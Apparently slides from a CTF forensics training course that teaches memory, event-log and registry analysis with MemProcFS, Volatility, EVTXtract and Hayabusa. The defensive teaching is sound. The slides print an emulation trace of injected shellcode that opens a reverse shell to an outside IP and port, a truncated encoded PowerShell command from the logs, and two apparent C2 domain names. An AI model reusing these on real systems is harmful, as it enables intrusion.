001e	6600	msedge.exe	PE_PATCHED	00007ffe6ce8c000	000028315000 0100000028315025 A r-x fffffcb0d8638f790 00013aaac000 0a00000013aaac121 A Image ---wxc \Windows\System32\ntdll.dll
001f	6600	msedge.exe	PE_PATCHED	00007ffe6ce8d000	000027213000 0200000027213005 A r-x fffffcb0d8638f790 00013aa5f000 0a00000013aa5f121 A Image ---wxc \Windows\System32\ntdll.dll
0020	6600	msedge.exe	PE_PATCHED	00007ffe6ce8f000	000027c14000 0300000027c14005 A r-x fffffcb0d8638f790 00013aa5d000 0a00000013aa5d121 A Image ---wxc \Windows\System32\ntdll.dll
0021	1044	chost.exe	PRIVATE_RWX	0000000000550000	000095ba9000 0100000095ba9847 A rwx fffffcb0d87494650 0000000000000000 - p-rwx-
0022	1788	notepad.exe	PRIVATE_RWX	000002b46e2c0000	000104162000 00000000104162867 A rwx fffffcb0d87491db0 0000000000000000 - p-rwx-
0023	3156	WINWORD.EXE	PRIVATE_RWX	000000000044d000	00008e66c000 010000008e66c867 A rwx fffffcb0d871d84a0 0000000000000000 - p-rwx-
0024	3156	WINWORD.EXE	PRIVATE_RWX	0000000004584000	000082418000 0100000082418867 A rwx fffffcb0d87492e00 0000000000000000 - Heap p-rw-- HEAP-00 [NtSegment]
0025	6496	msedge.exe	PRIVATE_RWX	00007ffda00c4000	00002a227e00 040000002a227e847 A rwx fffffcb0d86d0db70 0000000000000000 - p-----
0026	6496	msedge.exe	PRIVATE_RWX	00007ffda00c5000	00002a280000 040000002a280847 A rwx fffffcb0d86d0db70 0000000000000000 - p-----
0027	6496	msedge.exe	PRIVATE_RWX	00007ffda0104000	00002a3e6000 040000002a3e6847 A rwx fffffcb0d86d0db70 0000000000000000 - p-----
0028	6496	msedge.exe	PRIVATE_RWX	00007ffda0105000	00002a3e8000 040000002a3e8847 A rwx fffffcb0d86d0db70 0000000000000000 - p-----
0029	2712	msedge.exe	PRIVATE_RX	000002ba00286000	000022cb8000 0400000022cb8005 A r-x fffffcb0d86d04f70 0000000000000000 - p-----

Hunting shellcode in injected process

The screenshot shows a Windows File Explorer window with the address bar path: > This PC > M (\\MemProcFS) (M:) > pid > 1788 > vmemd. The path is highlighted with a red box. A red arrow points from the text "PID we record" to the "1788" in the path. Below the address bar, the file list is displayed with columns: Name, Date modified, Type, and Size. The file "0x000002b46e2c0000.vvmem" is highlighted with a red box, and a red arrow points from the text "The address showing in findevil" to it. The file list contains the following entries:

Name	Date modified	Type	Size
0x000002b46df50000.vvmem	2/15/2024 8:41 PM	VVMEM File	64 KB
0x000002b46df60000-oleaccrc.dll.vvmem	2/15/2024 8:41 PM	VVMEM File	8 KB
0x000002b46df70000-HEAP-03 [NtSegme...	2/15/2024 8:41 PM	VVMEM File	64 KB
0x000002b46df80000-SortDefault.nls.vvm...	2/15/2024 8:41 PM	VVMEM File	3,296 KB
0x000002b46e2c0000.vvmem	2/15/2024 8:41 PM	VVMEM File	4 KB
0x000002b46e980000-StaticCache.dat.vv...	2/15/2024 8:41 PM	VVMEM File	18,816 KB
0x000002b46fbe0000.vvmem	2/15/2024 8:41 PM	VVMEM File	1,024 KB
0x000002b46fce0000.vvmem	2/15/2024 8:41 PM	VVMEM File	8,192 KB
0x000002b4704e0000-HEAP-02 [NtSegme...	2/15/2024 8:41 PM	VVMEM File	1,024 KB


Emulate Shellcode

- Using shellcode emulator such as speakeasy, give a brief functionality of the extracted shellcode
- Our hypothesis about the notepad.exe process being inject with shellcode is correct

```
ubuntu@DESKTOP-GA020JQ:~$ speakeasy -t 0x000002b46e2c0000.vvmem -r -a x64
* exec: shellcode
0x10fe: 'kernel32.LoadLibraryA("ws2_32")' -> 0x78c00000
0x110f: 'ws2_32.WSASStartup(0x101, 0x1203e08)' -> 0x0
0x112b: 'ws2_32.WSASocketA("AF_INET", "SOCK_STREAM", 0x0, 0x0, 0x0, 0x0)' -> 0x4
0x1140: 'ws2_32.connect(0x4, "139.59.123.57:1234", 0x10)' -> 0x0
0x1195: 'kernel32.CreateProcessA(0x0, "cmd", 0x0, 0x0, 0x1, 0x0, 0x0, 0x0, 0x1203f38, 0x1203f20)' -> 0x1
0x11a5: 'kernel32.WaitForSingleObject(0x220, 0xffffffffffffffff)' -> 0x0
0x11b2: 'kernel32.GetVersion()' -> 0x1db10106
0x11cc: 'kernel32.ExitProcess(0x0)' -> 0x0
* Finished emulating
```

Volatility Workbench

- A graphical user interface (GUI) for the Volatility if you hate Linux command line version.
- Browse Image -> Choose Windows Platform as option -> Refresh Process List -> Choose Command options -> Run -> Investigate the output



Volatility parameters

- Hunt for suspicious network first
 - `netstat`
 - `netscan`
- Then go to process list
 - `pslist`
 - `pstree`
 - `pscan`
- Investigate the command of the process
 - `cmdline`
- Many more interesting plugins depend on your context
 - `dlllist` = Find DLL injection process
 - `filescan` = Scan for files
 - `Malfind` = Scan for process injected
 - `dumpfiles` —pid = Dump file of a process or file in address
 - `envvars` = Check for interesting variable in processes
 - `handles` = Check for interesting and suspicious handles

EVTxtract

- This tool recovers and reconstructs fragments of EVTX log files from raw binary data, including unallocated space and memory images.
- The use case of this tool is when the challenge creator ask us to find something in the event log, but all he/she gives is a mem dump.
- Download: <https://github.com/williballenthin/EVTXtract>

The image shows a Windows terminal window at the top and a VS Code editor window below it. The terminal window has a title bar that reads "user@MYLJ10YVPV3: /mnt/c/TMP/[Cybersecurity Level-Up] Forensics in CTF". The command prompt shows the command `./evtxtract windows.mem > evtxtract_result.xml` being executed. A red box highlights this command, and a red arrow points from it to the VS Code editor. The VS Code editor window has a title bar that reads "File Edit Selection ... Search". Below the title bar is a blue notification bar that says "Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More". The editor is open to a file named `evtxtract_result.xml`. A blue notification bar at the top of the editor says "This document contains many non-basic ASCII unicode characters Disable Non ASCII Highlight". The XML content is displayed in a dark theme, showing a series of substitution events. The events are numbered from 1009899 to 1009922. The XML structure is as follows:

```
1009899 <Value></Value>
1009900 </Substitution>
1009901 <Substitution index="15">
1009902 <Type>0</Type>
1009903 <Value></Value>
1009904 </Substitution>
1009905 <Substitution index="16">
1009906 <Type>0</Type>
1009907 <Value></Value>
1009908 </Substitution>
1009909 <Substitution index="17">
1009910 <Type>0</Type>
1009911 <Value></Value>
1009912 </Substitution>
1009913 <Substitution index="18">
1009914 <Type>0</Type>
1009915 <Value></Value>
1009916 </Substitution>
1009917 <Substitution index="19">
1009918 <Type>129</Type>
1009919 <Value>[u'FileSystem', u'Started', u'\tProviderName=FileSystem\r\n\tNe
1009920 HostApplication=powershell -enc SQBFAFGAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAH
1009921 </Substitution>
1009922 <Substitution index="20">
```

Let's gets your hand dirty (2)

Investigate the memory dump

Given memory.bin, answer the questions

- Which Process ID is the malicious?
- Which user execute the malicious process?
- Give the full path of the malicious sample
- Give the timestamp of the malware loaded
- Find 2 potential domain name of the malware C2 found in the malware

Which Process ID is the malicious?

■ M:\forensic\csv\process.csv

12	520	596	0	ism.exe	ism.exe	System	SYSTEM	10/3/2014 20:21	0	0x11ffa80	0x711f090x0	0x180340c0x0	C:\Windows\Device\H: C:\Windows\system32\ism.exe		
13	632	504	0	svchost.ex	svchost.ex	System	SYSTEM	10/3/2014 20:21	0	0xfffffa80	0x7fffffd4	0x0	C:\Windows\Device\H: C:\Windows\system32\svchost.exe -k DcomLaunch		
14	704	504	0	svchost.ex	svchost.ex	System	NETWORK	10/3/2014 20:21	0	0xfffffa80	0x7fffffd5	0x0	C:\Windows\Device\H: C:\Windows\system32\svchost.exe -k RPCSS		
15	780	504	0	svchost.ex	svchost.ex	System	LOCAL SER	10/3/2014 20:21	0	0xfffffa80	0x7ffffdd1	0x0	C:\Windows\Device\H: C:\Windows\System32\svchost.exe -k LocalServiceNetworkRe		
16	836	504	0	svchost.ex	svchost.ex	System	SYSTEM	10/3/2014 20:21	0	0xfffffa80	0x7fffffd4	0x0	C:\Windows\Device\H: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRe		
17	860	504	0	svchost.ex	svchost.ex	System	SYSTEM	10/3/2014 20:21	0	0xfffffa80	0x7fffffd5	0x0	C:\Windows\Device\H: C:\Windows\system32\svchost.exe -k netsvcs		
18	1080	504	0	spoolsv.ex	spoolsv.ex	System	SYSTEM	10/3/2014 20:21	0	0xfffffa80	0x7fffffd6	0x0	C:\Windows\Device\H: C:\Windows\system32\spoolsv.exe		
19	1108	504	0	svchost.ex	svchost.ex	System	LOCAL SER	10/3/2014 20:21	0	0xfffffa80	0x7fffffd7	0x0	C:\Windows\Device\H: C:\Windows\system32\svchost.exe -k LocalServiceNetworkRe		
20	1236	504	0	svchost.ex	svchost.ex	System	SYSTEM	10/3/2014 20:21	0	0xfffffa80	0x7fffffd4	0x0	C:\Windows\Device\H: C:\Windows\system32\svchost.exe -k RPCSS		
21	1352	780	0	rundll32.e	rundll32.e	Medium	Elliot	10/3/2014 21:24	0	0xfffffa80	0x7fffffd5	0x0	C:\Windows\Device\H: C:\Windows\system32\rundll32.exe		
22	1452	860	0	TPAutoCor	TPAutoCor	System	SYSTEM	10/3/2014 23:01	0	0xfffffa80	0x7ffffdfd	0x0	C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe		
23	1524	860	0	rundll32.e	rundll32.e	Medium	Elliot	10/3/2014 22:56	0	0xfffffa80	0x7fffffd1	0x0	C:\Windows\Device\H: C:\Windows\system32\rundll32.exe		
24	1556	860	0	svchost.ex	svchost.ex	System	LOCAL SER	10/3/2014 20:21	0	0xfffffa80	0x7fffffd5	0x0	C:\Windows\Device\H: C:\Windows\system32\svchost.exe -k bthsrvs		
25	1624	860	0	cmd.exe	cmd.exe	Medium	Elliot	10/3/2014 22:56	0	0xfffffa80	0x7fffffd6	0x0	C:\Windows\Device\H: C:\Windows\system32\cmd.exe		
26	1672	504	0	taskhost.e	taskhost.e	Medium	Elliot	10/3/2014 20:21	0	0xfffffa80	0x7ffffdb1	0x0	C:\Windows\Device\H: "taskhost.exe"		
29	1706	632	0	WmiPrvSE	WmiPrvSE	System	NETWORK	10/3/2014 21:24	0	0xfffffa80	0x7fffffd9	0x0	C:\Windows\Device\H: C:\Windows\system32\wbem\wmiPrvse.exe		
30	1706	504	0	svchost.ex	svchost.ex	System	SYSTEM	10/3/2014 20:21	0	0xfffffa80	0x7fffffd4	0x0	C:\Windows\Device\H: C:\Windows\system32\svchost.exe -k RPCSS		

Process ID of the suspicious process

Rundll32 loaded a DLL with suspicious export name "FakeEntry"

Which user execute the malicious process?

■ M:\forensic\csv\timeline_process.csv

G3				fx		rundll32.exe [Elliot] \Device\HarddiskVolume1\Windows\System32\rundll32.exe		
	A	B	C	D	E	F	G	H
1	Time	Type	Action	PID	Value32	Value64	Text	Pad
2	10/3/2014 23:01	PROC	CRE	1328	0x35c	0xffffffff80	WMIADAP.exe [*SYSTEM] \Device\HarddiskVolume1\Windows\System32\wbem\WMIADAP.exe	
3	10/3/2014 22:56	PROC	CRE	1524	0x658	0xffffffff80	rundll32.exe [Elliot] \Device\HarddiskVolume1\Windows\System32\rundll32.exe	
4	10/3/2014 22:56	PROC	CRE	1624	0x828	0xffffffff80	cmd.exe [Elliot] \Device\HarddiskVolume1\Windows\System32\cmd.exe	
5	10/3/2014 22:56	PROC	CRE	2620	0x194	0xffffffff80	conhost.exe [Elliot] \Device\HarddiskVolume1\Windows\System32\conhost.exe	
6	10/3/2014 22:56	PROC	CRE	2736	0x1f8	0xffffffff80	taskhost.exe [*LOCAL SERVICE] \Device\HarddiskVolume1\Windows\System32\taskhost.exe	
7	10/3/2014 21:24	PROC	CRE	1252	0x30c	0xffffffff80	audiodg.exe [*LOCAL SERVICE] \Device\HarddiskVolume1\Windows\System32\audiodg.exe	
8	10/3/2014 21:24	PROC	CRE	1704	0x278	0xffffffff80	WmiPrvSE.exe [*NETWORK SERVICE] \Device\HarddiskVolume1\Windows\System32\wbem\WmiPrvSE.exe	
9	10/3/2014 20:41	PROC	CRE	2216	0x1f8	0xffffffff80	taskhost.exe [Elliot] \Device\HarddiskVolume1\Windows\System32\taskhost.exe	

Give the full path of the malicious sample

- Use Volatility Workbench, or navigate to M:\forensic\csv\modules.csv

The screenshot shows the Volatility Workbench interface. The 'Image file' is set to 'C:\TMP\Cybersecurity Level-Up] Forensics in CTF\memory.bin'. The 'Platform' is 'Windows'. The 'Command' is 'windll.DllList'. The 'Command parameters' section shows 'Process ID' checked and 'rundll32.exe (1524)' selected. The 'Command Description' is 'Lists the loaded modules in a particular windows memory image'. The output table shows a list of loaded modules for process 1524 (rundll32.exe). A red box highlights the entry for 'dd4382d225a15dc09f92616131eff983.dll' with its full path 'C:\Users\Elliott\Desktop\dd4382d225a15dc09f92616131eff983.dll'. A red callout box points to this entry with the text 'DllList shows us all the full path of the loaded modules in this particular process'.

Process ID	Module Name	Module Path	Timestamp
1524	rundll32.exe	0x7fefddc0000	0xe000 LPK.dll C:\Windows\system32\LPK.dll 2014-03-10 22:56:37.000000
1524	rundll32.exe	0x7fefda90000	0xc9000 USP10.dll C:\Windows\system32\USP10.dll 2014-03-10 22:56:37.000000
1524	rundll32.exe	0x7fefdfa0000	0x9f000 msvcrt.dll C:\Windows\system32\msvcrt.dll 2014-03-10 22:56:37.000000
1524	rundll32.exe	0x7fefdf80000	0x17000 imagehlp.dll C:\Windows\system32\imagehlp.dll 2014-03-10 22:56:37.000000
1524	rundll32.exe	0x7fefef060000	0x2e000 IMM32.DLL C:\Windows\system32\IMM32.DLL 2014-03-10 22:56:37.000000
1524	rundll32.exe	0x7fefef170000	0x109000 MSCTF.dll C:\Windows\system32\MSCTF.dll 2014-03-10 22:56:37.000000
1524	rundll32.exe	0x1800000000	0x15000 dd4382d225a15dc09f92616131eff983.dll C:\Users\Elliott\Desktop\dd4382d225a15dc09f92616131eff983.dll 2014-03-10 22:56:37.000000
1524	rundll32.exe	0x7fefef090000	0xdb000 ADVAPI32.dll C:\Windows\system32\ADVAPI32.dll 2014-03-10 22:56:39.000000
1524	rundll32.exe	0x7fefef040000	0x1f000 uxtheme.dll C:\Windows\system32\uxtheme.dll 2014-03-10 22:56:39.000000
1524	rundll32.exe	0x7fefef50000	0x12d000 PSAPI.DLL C:\Windows\system32\PSAPI.DLL 2014-03-10 22:56:39.000000
1524	rundll32.exe	0x7fefefdd0000	0x71000 dwmapi.dll C:\Windows\system32\dwmapi.dll 2014-03-10 22:56:39.000000

Give the timestamp of the malware loaded

- Using the previous method, we can see the timestamp there

Volatility 3 Framework 2.5.0

PID	Process	Base	Size	Name	Path	LoadTime	File output
1524	rundll32.exe	0xffbf0000	0xf000	rundll32.exe	C:\windows\system32\rundll32.exe	N/A	Disabled
1524	rundll32.exe	0x77040000	0x1a9000	ntdll.dll	C:\windows\SYSTEM32\ntdll.dll	N/A	Disabled
1524	rundll32.exe	0x76e20000	0x11f000	kernel32.dll	C:\windows\system32\kernel32.dll	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x7fef040000	0x6b000	KERNELBASE.dll	C:\windows\system32\KERNELBASE.dll	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x76f40000	0xfa000	USER32.dll	C:\windows\system32\USER32.dll	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x7fed740000	0x67000	GDI32.dll	C:\windows\system32\GDI32.dll	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x7feddc0000	0xe000	LPK.dll	C:\windows\system32\LPK.dll	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x7fed900000	0xc9000	USP10.dll	C:\windows\system32\USP10.dll	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x7fedfa0000	0x9f000	msvcrt.dll	C:\windows\system32\msvcrt.dll	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x7fedf80000	0x17000	imagehlp.dll	C:\windows\system32\imagehlp.dll	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x7fefe060000	0x2e000	IMM32.DLL	C:\windows\system32\IMM32.DLL	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x7fefe170000	0x109000	MSCTF.dll	C:\windows\system32\MSCTF.dll	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x180000000	0x15000	dd4382d225a15dc09f92616131eff983.dll	C:\Users\Elliott\Desktop\dd4382d225a15dc09f92616131eff983.dll	2014-03-10 22:56:37.000000	Disabled
1524	rundll32.exe	0x7fefe090000	0xdb000	ADVAPI32.dll	C:\windows\system32\ADVAPI32.dll	2014-03-10 22:56:39.000000	Disabled
1524	rundll32.exe	0x7fefe040000	0x1f000	sechost.dll	C:\windows\SYSTEM32\sechost.dll	2014-03-10 22:56:39.000000	Disabled
1524	rundll32.exe	0x7fefde50000	0x12d000	RPCRT4.dll	C:\windows\system32\RPCRT4.dll	2014-03-10 22:56:39.000000	Disabled
1524	rundll32.exe	0x7feddd0000	0x71000	SHLWAPI.dll	C:\windows\system32\SHLWAPI.dll	2014-03-10 22:56:39.000000	Disabled
1524	rundll32.exe	0x77210000	0x7000	PSAPI.DLL	C:\windows\system32\PSAPI.DLL	2014-03-10 22:56:39.000000	Disabled
1524	rundll32.exe	0x7fefb600000	0x56000	uxtheme.dll	C:\windows\system32\uxtheme.dll	2014-03-10 22:56:39.000000	Disabled
1524	rundll32.exe	0x7fefaeb0000	0x18000	dwmapi.dll	C:\windows\system32\dwmapi.dll	2014-03-10 22:56:39.000000	Disabled
1524	rundll32.exe	0x7fed490000	0x203000	ole32.dll	C:\windows\system32\ole32.dll	2014-03-10 22:56:39.000000	Disabled
1524	rundll32.exe	0x7fefce80000	0xf000	CRYPTBASE.dll	C:\windows\system32\CRYPTBASE.dll	2014-03-10 22:56:39.000000	Disabled

Find 2 potential domain name of the malware C2 found in the malware

- Go to Z:\M\pid\1524\files\modules, extract the DLL file
- Run *strings* command, and filter for keyword such as .com

The screenshot shows a file explorer window with a list of files. The file `dd4382d225a15dc09f92616131eff983.dll` is selected and highlighted in yellow. A red arrow points from this file to a command prompt window. The command prompt shows the command `strings dd4382d225a15dc09f92616131eff983.dll | findstr ".com"` being executed. The output of the command is displayed, showing two domain names: `mashevserv.com` and `ericpotic.com`, which are highlighted with a red box. A red arrow points from this box to a red callout box containing the text: "Run string command on the sample and filter keyword such .com to eliminate unrelated results".

Name	Date modified	Type	Size
ADVAPI32.dll	24/5/2024 1:27 AM	Application extension...	857 KB
CRYPTBASE.dll	24/5/2024 1:27 AM	Application extension...	43 KB
dd4382d225a15dc09f92616131eff983.dll	24/5/2024 1:27 AM	Application extension...	69 KB
dwmapi.dll	24/5/2024 1:27 AM	Application extension...	81 KB
GDI32.dll			
imagehlp.dll			
IMM32.DLL			
kernel32.dll			
KERNELBASE.dll			
LPK.dll			
MSCTF.dll			
msvcrt.dll			
ntdll.dll			
ole32.dll			
PSAPI.DLL			

```
C:\Users\mare\Desktop>strings dd4382d225a15dc09f92616131eff983.dll | findstr ".com"
Sysinternals - www.sysinternals.com
mashevserv.com
ericpotic.com
C:\Users\mare\Desktop>
```

Run string command on the sample and filter keyword such .com to eliminate unrelated results



Event Log Analysis

Event logs


- Records events that occur on a Windows operating system.
- It's critical source of information for
 - Investigating security incidents,
 - Identifying malicious/susp activities
 - Understanding system events
- Logs doesn't lie! But it can be clear/delete by the Threat actor...
- Event logs is located at `C:\Windows\System32\winevt\Logs`

Hayabusa

- Hayabusa (隼) is a sigma-based threat hunting and fast forensics timeline generator for Windows event logs.
- We use automate scanner such as Hayabusa to scan the event logs and parse the result.

`hayabusa.exe update-rules`

`hayabusa.exe csv-timeline -d C:\Users\training\Desktop\C\Windows\System32\winevt\logs -p verbose -o ..\results.csv`



```
FLARE-VM Fri 24/05/2024 4:37:12.43
C:\Users\training\Desktop\hayabusa-2.11.0-win-64-bit>hayabusa.exe csv-timeline -d C:\Users\training\Desktop\C\Windows\System32\winevt\logs -p verbose -o ..\results.csv

HAYABUSA
by Yamato Security

Start time: 2024/05/24 04:37
Total event log files: 104
Total file size: 71.0 MB

Scan wizard:
1 Which set of detection rules would you like to load? 2. Core+ (2359 rules) ( status: test, stable | level: medium, high, critical )
2 Include Emerging Threats rules? (203 rules) - yes
3 Include Threat Hunting rules? (12 rules) - yes
4 Include sysmon rules? (1117 rules) - yes
[00:00:03] 104 / 104 [=====] 100%

Scanning finished. Please wait while the results are being saved.
```


Hayabusa results

Results Summary:

Events with hits / Total events: 658 / 40,677 (Data reduction: 40,019 events (98.38%))

Total | Unique detections: 789 | 18
Total | Unique critical detections: 0 (0.00%) | 0 (0.00%)
Total | Unique high detections: 31 (3.93%) | 5 (27.78%)
Total | Unique medium detections: 758 (96.07%) | 13 (72.22%)
Total | Unique low detections: 0 (0.00%) | 0 (0.00%)
Total | Unique informational detections: 0 (0.00%) | 0 (0.00%)

Dates with most total detections:

critical: n/a, high: 2024-05-13 (29), medium: 2024-05-13 (751), low: n/a, informational: n/a

Top 5 computers with most unique detections:

critical: n/a
high: DESKTOP-A6C13BA (5)
medium: DESKTOP-A6C13BA (13), WIN-91QV7UP29R0 (1)
low: n/a
informational: n/a

Hayabusa output will give us the summary

Top critical alerts:

n/a
n/a
n/a
n/a
n/a

Top high alerts:

Powershell Token Obfuscation - Powershell (13)
Clearing Windows Console History (13)
User Added To Local Admin Grp (2)
Windows Defender Real-time Protection Disa... (2)
Suspicious PowerShell Invocations - Specif... (1)

Top medium alerts:

Potentially Malicious PwSh (526)
Suspicious Non PowerShell WSMAN COM Provid... (110)
Suspicious PowerShell WindowStyle Option (39)
Usage Of Web Request Commands And Cmdlets ... (28)
Extracting Information with PowerShell (13)

Top low alerts:

n/a
n/a
n/a
n/a
n/a

Top informational alerts:

n/a
n/a
n/a
n/a
n/a

n/a
n/a
n/a
n/a
n/a

Timeline Explorer v.1.3.0.0									
File Tools Tabs View Help									
results.csv									
Drag a column header here to group by that column									
	Event ID	Level	Mitre Tactics	Mitre Tags	Other Tags	Record ID	Rule Title	Rule title might give us descriptive findings	Details
	4104	med			PwSh	2502	Potentially Malicious PwSh		ScriptBlock: #requ
	4104	med			PwSh	2503	Potentially Malicious PwSh		ScriptBlock: #requ
	4104	med			PwSh	2504	Potentially Malicious PwSh		ScriptBlock: #requ
	4104	med			PwSh	2505	Potentially Malicious PwSh		ScriptBlock: izatio
	4104	med			PwSh	2506	Potentially Malicious PwSh		ScriptBlock: #requ
	4104	med			PwSh	2507	Potentially Malicious PwSh		ScriptBlock: Value
	4104	med			PwSh	2508	Potentially Malicious PwSh		ScriptBlock: #requ
	4103	med	Exec	T1059.001		2509	Alternate PowerShell Hosts - PowerShell Module		Payload: CommandInv
	4103	med	Exec	T1059.001		2517	Alternate PowerShell Hosts - PowerShell Module		Payload: CommandInv
	4103	med	Exec	T1059.001		2518	Alternate PowerShell Hosts - PowerShell Module		Payload: CommandInv
	5859	med	Persis PrivEsc	T1546.003		243	WMI Persistence		Namespace: //./root
	5001	high	Evas	T1562.001		100	Windows Defender Threat Detection Disabled		Product Name: Micro
	5859	med	Persis PrivEsc	T1546.003		413	WMI Persistence		Namespace: //./root
	400	med	Exec	T1059.001		1315	Suspicious PowerShell Download		CommandLine: Com
	4104	med	Exec	T1059.001		2524	Usage Of Web Request Commands And Cmdlets - ScriptBlock		ScriptBlock: IEX (N
	4104	high	Exec	T1059.001		2524	Suspicious PowerShell Invocations - Specific		ScriptBlock: IEX (N
	4104	med			PwSh	2525	Potentially Malicious PwSh		ScriptBlock: \$batch
	4104	med			PwSh	2526	Potentially Malicious PwSh		ScriptBlock: { Star
	5859	med	Persis PrivEsc	T1546.003		427	WMI Persistence		Namespace: //./root

C:\User\training\Desktop\results.csv

Total lines 886 | Visible lines 886 | Open files: 1 | Search on

4:41 AM
24/5/2024

Let's gets your hand dirty (3)

Run the Hayabusa scanner and
investigate the findings

Solve these questions

- Unzip "Registry_EventLog_Triage.zip"
- Investigate event logs and solve this questions:
 - Find the timestamp the first malicious payload executed in the machine
 - What is the full URL of the malicious payload



Registry Analysis

What is registry

- Registry is a **hierarchical database** that serves as a central repository for
 - Configuration settings
 - Information about the software, hardware, and user preferences


Registry hives	Description
